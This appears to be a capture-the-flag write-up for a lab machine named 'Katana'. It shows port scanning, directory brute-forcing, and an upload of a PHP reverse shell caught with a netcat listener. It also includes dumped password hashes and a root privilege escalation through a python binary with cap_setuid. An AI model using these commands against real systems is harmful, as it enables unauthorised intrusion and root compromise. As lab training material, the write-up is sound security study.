

Katana

Nmap & enumeration

Scan results

```
21/tcp    open  ftp          syn-ack ttl 63 vsftpd 3.0.3
22/tcp    open  ssh          syn-ack ttl 63 OpenSSH 7.9p1 Debian 10+deb10u2
(protocol 2.0)
| ssh-hostkey:
|   2048 89:4f:3a:54:01:f8:dc:b6:6e:e0:78:fc:60:a6:de:35 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQDp0J8d7K55SuQ0/Uuh8GyKm2x1wCUG3/Jb6+7R1fgbwrCIOzuKXIC
cMHq4i8z52l/0x0JnN0GUIeNu6Ek/ZGEMK4y+zvAs0R6oPNlScpx0IaLDXTGrjPOcutmx+fy6WDW3/jJGLx
wu+55d6pAjzzQR37P1eqH8k9F6fbv6YUFbU+i68x9p5bXCC1m17PD098Che+q32N6yM26CrQM0l5t10z03t
1pbvMd3VOQA8Qd+fhz5tpxtRBTSM9ylQj2B+z6XjJnbMPHn03C1oaYHjjL6KiTfD5YabDqsBf+ZHIdZpM+7
f0qKkgHa4bbIWPUXB/Ou0JnORvEeRCAL0zjcSrxr
|   256 dd:ac:cc:4e:43:81:6b:e3:2d:f3:12:a1:3e:4b:a3:22 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDBsZi0z31ChZ3SW0/gDe+8WyFVPrFX
7KgZnp8u/1vlh0SrmdZ32WAZZhTT8bb1wgv83FeXPvH7btjDMzTuoYA8=
|   256 cc:e6:25:c0:c6:11:9f:88:f6:c4:26:1e:de:fa:e9:8b (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICo+dAzFw2csa366udGUkSre2W0qWWGoyWXwKiHk3YQc
80/tcp    open  http         syn-ack ttl 63 Apache httpd 2.4.38 ((Debian))
| http-methods:
|_ Supported Methods: OPTIONS HEAD GET POST
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Katana X
7080/tcp  open  ssl/empowerid syn-ack ttl 63 LiteSpeed
| http-methods:
|_ Supported Methods: GET HEAD POST
|_http-server-header: LiteSpeed
|_http-title: Did not follow redirect to https://192.168.87.83:7080/
| ssl-cert: Subject:
commonName=katana/organizationName=webadmin/countryName=US/X509v3 Subject
Alternative Name=DNS.1=1.55.254.232
| Issuer: commonName=katana/organizationName=webadmin/countryName=US/X509v3 Subject
Alternative Name=DNS.1=1.55.254.232
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
```

```
| Not valid before: 2020-05-11T13:57:36
| Not valid after: 2022-05-11T13:57:36
| MD5: 0443 4a65 9ba1 0b75 ea8d d1b8 c855 e495
| SHA-1: f89e f85e e6b3 6b10 4ebc 5354 80a0 0ae3 7e10 50cc
| -----BEGIN CERTIFICATE-----
| MIIDfTCCAmWgAwIBAgIUAXyRP1qy580WLRWfP6CNoErg93wwDQYJKoZIhvcNAQEL
| BQAwTjEPMA0GA1UEAwGa2F0YW5hMREwDwYDVQQKDAh3ZWJhZG1pbjELMAkGA1UE
| BhMCMVVMxGxZAZBgNVHREMEkROUy4xPTEuNTUuMjU0LjIzMjAeFw0yMDA1MTEzMzU3
| MzZaFw0yMjA1MTEzMzU3MzZaME4xDzANBgNVBAMMBmthdGFuYTERMA8GA1UECgwI
| d2ViYWRTaW4xCzAJBgNVBAYTA1VTMRswGQYDVR0RDBJET1MuMT0xLjU1LjI1NC4y
| MzIwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQUdUrg/knoyr6L8pJhlZ
| bEp2vj/1S/21EiYzl3CbBtCDcNnSQLB2b7hC5vkzIFT5X0HcboXGSWWZ7g1Mlo/U
| irtoeuFYH0KyqYqKH6cJIUCUuIvsKFvEuSpcLB5oHMH1bNYH18gk2uxnXDRHfxL1
| mhhV+tDewjGu7TzjWcGapvZmJKCQYJto6X4JagN/Xx7bWZQYKb22E/K/17PPg1Wg
| szg2C8a/sj/GWBiw5HADUx5FnQY0FfljwBBSQr10nGiex+w/NAYK8obUTsvUz1P7
| h2aG1V/9FtXHa6HK7YrApieVVTyBZTf4adj50vmIT5w43vEBZXgCTUMLcf6JmiGy
| OMmdAgMBAAGjUzBRMB0GA1UdDgQWBRRpfqzDB3dS6IMabVgYjX+nQE8xZzAfBgNV
| HSMEGDAWgBRpfqzDB3dS6IMabVgYjX+nQE8xZzAPBgNVHRMBAf8EBTADAQH/MA0G
| CSqGSIb3DQEBCwUAA4IBAQCgcOYvcHj7XrE0fnuDbc4rdQzSVOCOK31F4aV4pWEh
| a6h/WQX9wQBHcs5XP19D4JVDFQvtxBPwsmnzqqXm8CbeZ7cfAjjPGd994jFBeom6
| 3gnAXmCFS1RsPuqvKkGhBaSDDtzrWE4eZC0H2g9BJp0f6w4sRJSjCH1wZ30Jvgm+
| 9Hkcw9cG0WxkHEBk3SPB7d9iG6rFLJvZE4dcVbA6jtkhQZDrCAqaH69exWtKSQpV
| oBu7+tHFy/8uv7yRuC4fQY7Nmc0JD5otoax1yOpGN/eSz8zRFh+jl5VzdONTXQCO
| H8o8x5fxVi65krQYil6UcG3lX56V51h/33dxWIDw+lAE
| _-----END CERTIFICATE-----
|_ssl-date: 2021-07-31T15:08:40+00:00; +9s from scanner time.
|_tls-alpn:
|   h2
|   spdy/3
|   spdy/2
|_ http/1.1
8088/tcp open  http          syn-ack ttl 63 LiteSpeed httpd
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: LiteSpeed
|_http-title: Katana X
8715/tcp open  http          syn-ack ttl 63 nginx 1.14.2
|_http-auth:
|_ HTTP/1.1 401 Unauthorized\x0D
|_ Basic realm=Restricted Content
|_http-server-header: nginx/1.14.2
|_http-title: 401 Authorization Required
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Host script results:

|_clock-skew: 8s

Web enumeration

```
gobuster dir -u http://192.168.87.83/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 20
```

Found ebook page.

<http://192.168.87.83/ebook/>

Welcome to online CSE bookstore

This site has been made using PHP with MYSQL (procedure functions)!

The layout use Bootstrap to make it more responsive. It's just a simple web!

Found admin login page that logs in without credentials.

[Admin Login 2017](#)

[Add new book](#)

Sign out!

ISBN	Title	Author	Image	Description	Price	Publisher		
978-1-484217-26-9	C++ 14 Quick Syntax Reference, 2nd Edition	Mikael Olsson	c_14_quick.jpg	This updated handy quick C++ 14 guide is a condensed code and syntax reference based on the newly updated C++ 14 release of the popular programming language. It presents the essential C++ syntax in a well-organized format that can be used as a handy reference. You won't find any technical jargon, bloated samples, drawn out history lessons, or witty stories in this book. What you will find is a language reference that is concise, to the point and highly accessible. The book is packed with useful information and is a	20.00	Apress	Edit	Delete


PHP info

<http://192.168.87.83/ebook/info.php>


System	Linux katana 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2 (2020-04-29) x86_64
Build Date	Feb 16 2020 15:07:23
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.3/apache2
Loaded Configuration File	/etc/php/7.3/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.3/apache2/conf.d
Additional .ini files parsed	/etc/php/7.3/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.3/apache2/conf.d/10-opcache.ini, /etc/php/7.3/apache2/conf.d/10-pdo.ini, /etc/php/7.3/apache2/conf.d/15-xml.ini, /etc/php/7.3/apache2/conf.d/20-calendar.ini, /etc/php/7.3/apache2/conf.d/20-curl.ini, /etc/php/7.3/apache2/conf.d/20-iconv.ini, /etc/php/7.3/apache2/conf.d/20-sockets.ini, /etc/php/7.3/apache2/conf.d/20-zip.ini

Second login page found

<http://192.168.87.83:8088/protected/>



Authentication Required - Mozilla Firefox

 http://192.168.87.83:8088 is requesting your username and password. The site says: "Protected"

User Name:

Password:

Cancel OK

Found upload page

```
gobuster dir -u http://192.168.87.83:8088/ -w  
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 20 -x .html
```

<http://192.168.87.83:8088/upload.html>

Once we upload a php reverse shell, the file seems to be redirected internally.

admin.php
 admin.php

Please wait for 1 minute!. Please relax!.

File : file1
 Name : admin.php
 Type : application/x-php
 Path : /tmp/phpPeKrsK
 Size : 5495

Please wait for 1 minute!. Please relax!.

Moved to other web server: /tmp/phpPeKrsK ==> /opt/manager/html/katana_admin.php
 MD5 : 3f20b3378d97e92e014aff3a7b403346
 Size : 5495 bytes

File : file2
 Name : admin.php
 Type : application/x-php
 Path : /tmp/php9KVuv0
 Size : 5495

Please wait for 1 minute!. Please relax!.

We can check on other ports for our shell.

Note the shell changes names

Now we can move to another port and catch our reverse shell

http://192.168.87.83:8715/katana_shell.php

```

└─# nc -lvnp 8888
listening on [any] 8888 ...
connect to [192.168.49.87] from (UNKNOWN) [192.168.87.83] 41492
Linux katana 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2 (2020-04-29) x86_64 GNU/Linux
12:14:16 up 1:11, 0 users, load average: 0.02, 0.10, 0.05
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
    
```

System Enumeration

System users

```

root:$6$tYw4J1W.mXCmwbGt$4fzFKLA4AwjuuQM7ToRtrUvDqnuqbm0mbAMz91Bfd/wc5rYfdrI5Qz0QyT
935PsuQl8bRUF/EHilSZfR/bGK/..:0:0:root:/root:/bin/bash
daemon::1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin::2:2:bin:/bin:/usr/sbin/nologin
sys::3:3:sys:/dev:/usr/sbin/nologin
sync::4:65534:sync:/bin:/bin/sync
games::5:60:games:/usr/games:/usr/sbin/nologin
    
```

```
man::6:12:man:/var/cache/man:/usr/sbin/nologin
lp::7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail::8:8:mail:/var/mail:/usr/sbin/nologin
news::9:9:news:/var/spool/news:/usr/sbin/nologin
uucp::10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy::13:13:proxy:/bin:/usr/sbin/nologin
www-data::33:33:www-data:/var/www:/usr/sbin/nologin
backup::34:34:backup:/var/backups:/usr/sbin/nologin
list::38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc::39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats::41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody::65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt::100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync::101:102:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network::102:103:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve::103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
katana:$6$dX6scf3V2g2lMuzx$OP1qOSkNIaKL9cnGK0bhRTJx09p0Bwy0zsISHQGPvnTajSuxZN6eZ9U
4GBY8mYsPRYuzrejhiTPsp45haxY2/:1000:1000:katana,,,:/home/katana:/bin/bash
systemd-coredump::999:999:systemd Core Dumper:/:/usr/sbin/nologin
messagebus::104:110::/nonexistent:/usr/sbin/nologin
sshd::105:65534::/run/sshd:/usr/sbin/nologin
lsadm::998:1001::/:/sbin/nologin
mysql::106:113:MySQL Server,,,:/nonexistent:/bin/false
ftp::107:114:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
```

SUIDs

```
find / -uid 0 -perm -4000 -type f 2>/dev/null
```

```
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/umount
/usr/bin/mount
/usr/bin/su
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/fusermount
```

After manually enumerating for a while, i decided to run linpeas and found something interesting.

```
Files with capabilities:  
/usr/bin/ping = cap_net_raw+ep  
/usr/bin/python2.7 = cap_setuid+ep
```

Privelege Escalation

This does not show when searching for SUIDs since it a file capability.

We can enumerate it further by using the `getcap` command.

```
getcap -r / 2>/dev/null
```

```
www-data@katana:~$ getcap -r / 2>/dev/null  
getcap -r / 2>/dev/null  
/usr/bin/ping = cap_net_raw+ep  
/usr/bin/python2.7 = cap_setuid+ep
```

Python is set to excute with root permissions.

We can use this command found from <https://gtfobins.github.io/gtfobins/python/#capabilities>

```
python -c 'import os; os.setuid(0); os.system("/bin/sh")'
```

And now we have a root shell.

```
www-data@katana:~$ python -c 'import os; os.setuid(0); os.system("/bin/sh")'  
python -c 'import os; os.setuid(0); os.system("/bin/sh")'  
# id  
id  
uid=0(root) gid=33(www-data) groups=33(www-data)
```